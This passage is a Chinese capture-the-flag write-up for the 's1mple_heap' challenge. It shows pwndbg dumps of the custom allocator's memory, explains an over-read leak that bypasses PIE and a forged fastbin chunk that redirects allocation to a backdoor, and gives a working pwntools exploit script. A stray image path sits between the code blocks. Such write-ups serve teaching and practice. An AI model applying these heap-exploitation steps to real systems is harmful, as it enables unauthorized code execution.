0x5555555580a0 <mmap+96>:       0x00000000ffffffff      0x0000000000000390
0x5555555580b0 <mmap+112>:      0x0000000000000000      0x0000000000000000
```

```
pwndbg>
0x5555555583c0 <mmap+896>:      0x0000000000000000      0x0000000000000000
0x5555555583d0 <mmap+912>:      0x0000000000000000      0x0000000000000000
0x5555555583e0 <mmap+928>:      0x0000000000000000      0x0000000000000000
0x5555555583f0 <mmap+944>:      0x0000000000000000      0x0000000000000000
0x555555558400 <mmap+960>:      0x0000000000000000      0x0000000000000000
0x555555558410 <mmap+976>:      0x0000000000000000      0x0000000000000000
0x555555558420 <mmap+992>:      0x0000000000000000      0x0000000000000000
0x555555558430 <mmap+1008>:     0x0000000000000000      0x0000000000000000
pwndbg>
0x555555558440 <fast_bin>:      0x0000000000000000      0x0000000000000000
0x555555558450 <fast_bin+16>:   0x0000555555558060      0x0000000000000000
0x555555558460 <ChunkInfo>:     0x0000555555558050      0x0000000000000010
0x555555558470 <ChunkInfo+16>:  0x0000000000000000      0x0000000000000000
0x555555558480 <ChunkInfo+32>:  0x0000555555558090      0x0000000000000010
0x555555558490 <ChunkInfo+48>:  0x0000000000000000      0x0000000000000000
0x5555555584a0 <ChunkInfo+64>:  0x0000000000000000      0x0000000000000000
0x5555555584b0 <ChunkInfo+80>:  0x0000000000000000      0x0000000000000000
```


```
pwndbg> x/16gx 0x555555558040+1024
0x555555558440 <fast_bin>:      0x0000000000000000      0x0000000000000000
0x555555558450 <fast_bin+16>:   0x0000555555558060      0x0000000000000000
0x555555558460 <ChunkInfo>:     0x0000555555558050      0x0000000000000010
0x555555558470 <ChunkInfo+16>:  0x0000000000000000      0x0000000000000000
0x555555558480 <ChunkInfo+32>:  0x0000555555558090      0x0000000000000010
0x555555558490 <ChunkInfo+48>:  0x0000000000000000      0x0000000000000000
0x5555555584a0 <ChunkInfo+64>:  0x0000000000000000      0x0000000000000000
0x5555555584b0 <ChunkInfo+80>:  0x0000000000000000      0x0000000000000000
```

阅读对应代码并调试可以得到mmap为实际使用内存，ChunkInfo为地址索引（使用中的chunk的数据区地址），fastbin为回收释放内存的单链表表头。

chunk如果在使用中，该chunk的前8个字节为0x00000000eeeeeeee；若处于空闲状态则为0x00000000ffffffff。后面紧跟着 可使用空间 的大小。

在分配时会先在fastbin里面查找有没有合适的堆块，如果有则分配给用户，没有则重新分配。

本来想在mmap里面修改fd指针的，然后一直不知道该怎么弄，就转向fastbin里面了，mallochook()函数也在fastbin里面，很明显就是把这个地方改成后门地址就可以了。



exp过程：

首先，先创建一个较大的堆块，剩下的空间恰好够一个小堆块。现在就有了两个堆块。且充满了mmap空间。

然后，释放第一个堆块，fastbin里面就会有一个指针。fill之前分配的那个小堆块，因为read函数的多余读取，可以覆盖到指针位置。就可以泄露地址，从而绕过PIE。

最后再次对小堆块进行填充，把fastbin伪造成一个空闲chunk，fastbin为0xffffffff，fastbin+8为0x10，fastbin+16改为 fastbin 的地址，再次分配0x10的chunk，即可操作 fastbin+16 后 0x10 的空间，把 后门地址填充到后8个字节，再次进入allocate函数就可以getshell了。

exp:

```
#!/usr/bin/env python3
from pwn import *

#io = remote("pwn.blackbird.wang",9600)
io = process("./s1mple_heap")
heap = ELF("./s1mple_heap")

context.log_level = 'debug'

def alloc(size):
    io.sendlineafter(b"exit\n",b'1')
    io.sendlineafter(b"size:",str(size))

def delet(index):
    io.sendlineafter(b"exit\n",b'2')
    io.sendlineafter(b"index:",str(index))

def fill_t(index, content):
    io.sendlineafter(b"exit\n",b'3')
    io.sendlineafter(b"index:",str(index))
    io.sendlineafter(b"content:",content)
    io.send(b'\n')

def prin_t(index):
    io.sendlineafter(b"exit\n",b'4')
    io.sendlineafter(b"index:",str(index))

alloc(976)
alloc(0x10)
delet(0)

fill_t(1,('A'*0x1F).encode())
prin_t(1)
io.recvline()
io.recvline()
mmap = u64(io.recv(6).ljust(8,b'\x00'))                    #泄露mmap地址
print(hex(mmap))

one_gadget = mmap - 0x4040 + 0x1DFD
```

```
alloc(0x10)
fill_t(1,('A'*0x10).encode() + p64(0xffffffff) + p64(0x10) + p64(mmap + 0x400))
alloc(0x10)
fill_t(2,p64(0) + p64(one_gadget) + p64(0) + p64(0) + p64(0))

io.recv()
io.sendline(b'1')
#attach(io)
io.interactive()
```